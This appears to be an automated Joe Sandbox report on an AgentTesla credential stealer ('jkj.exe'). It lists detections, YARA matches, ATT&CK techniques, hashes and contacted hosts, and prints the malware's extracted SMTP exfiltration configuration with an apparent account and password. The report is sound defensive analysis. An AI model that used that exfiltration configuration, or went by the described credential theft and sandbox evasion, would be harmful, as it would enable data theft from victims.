ID: 404218
Sample Name: jkj.exe
Cookbook: default.jbs
Time: 20:10:18
Date: 04/05/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report jkj.exe

Overview

General Information

Sample Name:	jkj.exe
Analysis ID:	404218
MD5:	31a54357ddfa0fa..
SHA1:	b3ff92e6b5f224a…
SHA256:	7acc36989994a4..
Tags:	AgentTesla exe
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e.…
- Yara detected AgentTesla
- Yara detected AntiVM3
- .NET source code contains very larg…
- .NET source code references suspic…
- Machine Learning detection for samp…
- Queries sensitive BIOS Information …
- Queries sensitive network adapter in…
- Tries to detect sandboxes and other…
- Tries to harvest and steal Putty / Wi…
- Tries to harvest and steal browser in…
- Tries to harvest and steal ftp login c…

Classification



Startup

- **System is w10x64**
- jkj.exe (PID: 5768 cmdline: 'C:\Users\user\Desktop\jkj.exe' MD5: 31A54357DDFA0FAE7192A6ED14894B65)
  - jkj.exe (PID: 6008 cmdline: C:\Users\user\Desktop\jkj.exe MD5: 31A54357DDFA0FAE7192A6ED14894B65)
  - jkj.exe (PID: 6092 cmdline: C:\Users\user\Desktop\jkj.exe MD5: 31A54357DDFA0FAE7192A6ED14894B65)
- **cleanup**

Malware Configuration

Threatname: Agenttesla

```
{
  "Exfil Mode": "SMTP",
  "SMTP Info": "info@sports024.comDANIEL3116us2.smtp.mailhostbox.com"
}
```

Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000000.00000002.239111016.000000000328 1000.00000004.00000001.sdmp	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	
00000002.00000002.496080669.000000000040 2000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000000.00000002.242218894.000000000428 9000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000002.00000002.499467282.0000000002D0 1000.00000004.00000001.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
Process Memory Space: jkj.exe PID: 5768	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	

Source	Rule	Description	Author	Strings
Click to see the 3 entries				


Unpacked PEs

Source	Rule	Description	Author	Strings
2.2.jkj.exe.400000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0.2.jkj.exe.445e700.2.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0.2.jkj.exe.445e700.2.raw.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0.2.jkj.exe.431e450.3.raw.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0.2.jkj.exe.32af58c.1.raw.unpack	JoeSecurity_AntiVM_3	Yara detected AntiVM_3	Joe Security	

Sigma Overview

No Sigma rule has matched

Signature Overview



Click to jump to signature section

- AV Detection
- Compliance
- Networking
- System Summary
- Data Obfuscation
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

AV Detection:

Found malware configuration

Multi AV Scanner detection for submitted file

Machine Learning detection for sample

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

System Summary:

.NET source code contains very large array initializations

Malware Analysis System Evasion:

Yara detected AntiVM3

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Tries to detect sandboxes and other dynamic analysis tools (process name or module or function)

HIPS / PFW / Operating System Protection Evasion:

.NET source code references suspicious native API functions

Stealing of Sensitive Information:

Yara detected AgentTesla

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal browser information (history, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to steal Mail credentials (via file access)


Remote Access Functionality:

Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Valid Accounts	Windows Management Instrumentation 2 1 1	Path Interception	Process Injection 1 2	Masquerading 1	OS Credential Dumping 2	Query Registry 1	Remote Services	Email Collection 1	Exfiltration Over Other Network Medium	Encrypted Channel 1
Default Accounts	Native API 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	Credentials in Registry 1	Security Software Discovery 2 1 1	Remote Desktop Protocol	Archive Collected Data 1 1	Exfiltration Over Bluetooth	Non-Standard Port 1
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Virtualization/Sandbox Evasion 1 3 1	Security Account Manager	Process Discovery 2	SMB/Windows Admin Shares	Data from Local System 2	Automated Exfiltration	Non-Application Layer Protocol 1
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1 2	NTDS	Virtualization/Sandbox Evasion 1 3 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 1
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 1	LSA Secrets	Application Window Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 2	Cached Domain Credentials	Remote System Discovery 1	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication
External Remote Services	Scheduled Task	Startup Items	Startup Items	Software Packing 3	DCSync	System Information Discovery 1 1 4	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Timestomp 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
jkj.exe	22%	Virustotal		Browse
jkj.exe	17%	ReversingLabs	ByteCode-MSIL.Trojan.Injuke	
jkj.exe	100%	Joe Sandbox ML		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
2.2.jkj.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://lDWAxa.com	0%	Avira URL Cloud	safe	
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://DynDns.comDynDNS	0%	URL Reputation	safe	
http://https://woZnmpjv3WDVYC.net	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains


Name	IP	Active	Malicious	Antivirus Detection	Reputation
us2.smtp.mailhostbox.com	208.91.199.223	true	false		high

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://lDWAxa.com	jkj.exe, 00000002.00000002.499467282.0000000002D01000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://127.0.0.1:HTTP/1.1	jkj.exe, 00000002.00000002.499467282.0000000002D01000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://DynDns.comDynDNS	jkj.exe, 00000002.00000002.499467282.0000000002D01000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://vbcity.com/forums/t/51894.aspx	jkj.exe	false		high
http://https://woZnmpjv3WDVYC.net	jkj.exe, 00000002.00000002.501073952.0000000002FA9000.00000004.00000001.sdmp, jkj.exe, 00000002.00000002.501100641.0000000002FAF000.00000004.00000001.sdmp, jkj.exe, 00000002.00000002.499467282.0000000002D01000.00000004.00000001.sdmp, jkj.exe, 00000002.00000002.500942585.0000000002F6E000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://us2.smtp.mailhostbox.com	jkj.exe, 00000002.00000002.501100641.0000000002FAF000.00000004.00000001.sdmp	false		high
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	jkj.exe, 00000002.00000002.499467282.0000000002D01000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	jkj.exe, 00000000.00000002.239111016.0000000003281000.00000004.00000001.sdmp	false		high
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	jkj.exe, 00000000.00000002.242218894.0000000004289000.00000004.00000001.sdmp, jkj.exe, 00000002.00000002.496080669.0000000000402000.00000040.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://stackpath.bootstrapcdn.com/bootstrap/4.5.0/css/bootstrap.min.css	jkj.exe, 00000000.00000002.239111016.0000000003281000.00000004.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://github.com/MrCylops	jkj.exe	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
208.91.199.223	us2.smtp.mailhostbox.com	United States		394695	PUBLIC-DOMAIN-REGISTRYUS	false

General Information

Joe Sandbox Version:	32.0.0 Black Diamond
Analysis ID:	404218
Start date:	04.05.2021
Start time:	20:10:18
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 24s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	jkj.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	25
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled

Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.spyw.evad.winEXE@5/1@1/1
EGA Information:	Failed
HDC Information:	• Successful, ratio: 0.8% (good quality ratio 0.5%) • Quality average: 47.4% • Quality standard deviation: 34.2%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe
Warnings:	Show All • Excluded IPs from analysis (whitelisted): 204.79.197.200, 13.107.21.200, 93.184.220.29, 104.43.193.48, 131.253.33.200, 13.107.22.200, 20.82.210.154, 52.147.198.201, 13.88.21.125, 92.122.145.220, 23.57.80.111, 92.122.213.247, 92.122.213.194, 20.54.26.129 • Excluded domains from analysis (whitelisted): cs9.wac.phicdn.net, arc.msn.com.nsatc.net, store-images.s-microsoft.com-c.edgekey.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, e12564.dspb.akamaiedge.net, ocsp.digicert.com, www-bing-com.dual-a-0001.a-msedge.net, arc.trafficmanager.net, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, www.bing.com, fs.microsoft.com, dual-a-0001.a-msedge.net, ris-prod.trafficmanager.net, e1723.g.akamaiedge.net, skypedataprdcolcus15.cloudapp.net, dual-a-0001.dc-msedge.net, skypedataprdcoleus16.cloudapp.net, ris.api.iris.microsoft.com, a-0001.a-afdentry.net.trafficmanager.net, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, skypedataprdcolwus15.cloudapp.net • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
20:11:09	API Interceptor	838x Sleep call for process: jkj.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
208.91.199.223	Mlj6rE49Bf.exe	Get hash	malicious	Browse	
	DHL Shipment Delivery Notification.exe	Get hash	malicious	Browse	
	QuoteXrequestX-DAX31312.exe	Get hash	malicious	Browse	
	LM Approved Invoice-03-05-2021.doc	Get hash	malicious	Browse	
	razi.exe	Get hash	malicious	Browse	
	Project Enquiry - KHI To LSG.exe	Get hash	malicious	Browse	

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	LM Approved Invoice-02-05-2021.doc	Get hash	malicious	Browse	
	KJ29joA7RS.exe	Get hash	malicious	Browse	
	SecuriteInfo.com.Trojan.PackedNET.624.32220.exe	Get hash	malicious	Browse	
	PO.exe	Get hash	malicious	Browse	
	Fattura proforma-700004616.doc.exe	Get hash	malicious	Browse	
	017a3915_by_Libranalysis.exe	Get hash	malicious	Browse	
	Pending payment.exe	Get hash	malicious	Browse	
	quotation.exe	Get hash	malicious	Browse	
	Copy of the Invoice 022021.pdf.exe	Get hash	malicious	Browse	
	0bMDP1V3eX.exe	Get hash	malicious	Browse	
	NEW ENQUIRY 200283.exe	Get hash	malicious	Browse	
	TT Copy pdf.exe	Get hash	malicious	Browse	
	Signed Contract.doc	Get hash	malicious	Browse	
	1Nggo6oJzH.exe	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
us2.smtp.mailhostbox.com	1g1NLI6i33.exe	Get hash	malicious	Browse	• 208.91.199.224
	Mlj6rE49Bf.exe	Get hash	malicious	Browse	• 208.91.199.223
	DHL Shipment Delivery Notification.exe	Get hash	malicious	Browse	• 208.91.199.223
	PO.xlsx	Get hash	malicious	Browse	• 208.91.199.224
	Order Request .pdf.exe	Get hash	malicious	Browse	• 208.91.198.143
	QuoteXrequestX-DAX31312.exe	Get hash	malicious	Browse	• 208.91.199.223
	P I.exe	Get hash	malicious	Browse	• 208.91.198.143
	LM Approved Invoice-04-05-2021.doc	Get hash	malicious	Browse	• 208.91.199.223
	Purchase Orde.pdf.exe	Get hash	malicious	Browse	• 208.91.199.224
	LM Approved Invoice-03-05-2021.doc	Get hash	malicious	Browse	• 208.91.199.223
	REQUEST FOR PRICE QUOTE - URGENT.pdf.exe	Get hash	malicious	Browse	• 208.91.198.143
	razi.exe	Get hash	malicious	Browse	• 208.91.199.223
	Product Sample.xlsx	Get hash	malicious	Browse	• 208.91.199.225
	RQF_001.exe	Get hash	malicious	Browse	• 208.91.198.143
	REQUEST FOR PRICE QUOTE - URGENT.exe	Get hash	malicious	Browse	• 208.91.199.224
	Project Enquiry - KHI To LSG.exe	Get hash	malicious	Browse	• 208.91.199.223
	quotation pdf.exe	Get hash	malicious	Browse	• 208.91.199.225
	RFQ.doc	Get hash	malicious	Browse	• 208.91.199.225
	YdenPtYdbt.exe	Get hash	malicious	Browse	• 208.91.198.143
	LM Approved Invoice-02-05-2021.doc	Get hash	malicious	Browse	• 208.91.199.223

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
PUBLIC-DOMAIN-REGISTRYUS	1g1NLI6i33.exe	Get hash	malicious	Browse	• 208.91.199.224
	Mlj6rE49Bf.exe	Get hash	malicious	Browse	• 208.91.199.223
	DHL Shipment Delivery Notification.exe	Get hash	malicious	Browse	• 208.91.199.223
	PO.xlsx	Get hash	malicious	Browse	• 208.91.199.224
	Order Request .pdf.exe	Get hash	malicious	Browse	• 208.91.198.143
	QuoteXrequestX-DAX31312.exe	Get hash	malicious	Browse	• 208.91.199.223
	items.doc	Get hash	malicious	Browse	• 162.215.24 1.145
	P I.exe	Get hash	malicious	Browse	• 208.91.198.143
	LM Approved Invoice-04-05-2021.doc	Get hash	malicious	Browse	• 208.91.198.143
	Purchase Orde.pdf.exe	Get hash	malicious	Browse	• 208.91.199.224
	LM Approved Invoice-03-05-2021.doc	Get hash	malicious	Browse	• 208.91.199.224
	4GGwmv0AJm.exe	Get hash	malicious	Browse	• 209.99.16.216
	REQUEST FOR PRICE QUOTE - URGENT.pdf.exe	Get hash	malicious	Browse	• 208.91.198.143
	7A124B54.xlsm	Get hash	malicious	Browse	• 119.18.52.7
	Tree Top.html	Get hash	malicious	Browse	• 208.91.199.242
	razi.exe	Get hash	malicious	Browse	• 208.91.199.223
	af8241fb_by_Libranalysis.exe	Get hash	malicious	Browse	• 162.215.24 1.145
	Product Sample.xlsx	Get hash	malicious	Browse	• 208.91.199.225
	RQF_001.exe	Get hash	malicious	Browse	• 208.91.198.143
	REQUEST FOR PRICE QUOTE - URGENT.exe	Get hash	malicious	Browse	• 208.91.199.224

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\jkj.exe.log	
Process:	C:\Users\user\Desktop\jkj.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1314
Entropy (8bit):	5.350128552078965
Encrypted:	false
SSDEEP:	24:MLU84jE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4sAmEw:MgvjHK5HKXE1qHiYHKhQnoPtHoxHhAHR
MD5:	1DC1A2DCC9EFAA84EABF4F6D6066565B
SHA1:	B7FCF805B6DD8DE815EA9BC089BD99F1E617F4E9
SHA-256:	28D63442C17BF19558655C88A635CB3C3FF1BAD1CCD9784090B9749A7E71FCEF
SHA-512:	95DD7E2AB0884A3EFD9E26033B337D1F97DDF9A8E9E9C4C32187DCD40622D8B1AC8CCDBA12A70A6B9075DF5E7F68DF2F8FBA4AB33DB4576BE9806B8E19180B7
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.630590447772719
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.80% • Win32 Executable (generic) a (10002005/4) 49.75% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Windows Screen Saver (13104/52) 0.07% • Generic Win/DOS Executable (2004/3) 0.01%
File name:	jkj.exe
File size:	888832
MD5:	31a54357ddfa0fae7192a6ed14894b65
SHA1:	b3ff92e6b5f224a8b03456956ec45f935ba723dc
SHA256:	7acc36989994a4fccf77ec05f9b9d79cd1d0b3280f54dd21eabea1b737fa43c0
SHA512:	ec7d25b07c19201d14816b74c1e4ab4d21dbe69002de934ae4c1d345e9c9123c84d9a062e7f4e62c242545495d61429884260113e09354fc1c2e9b991491f971
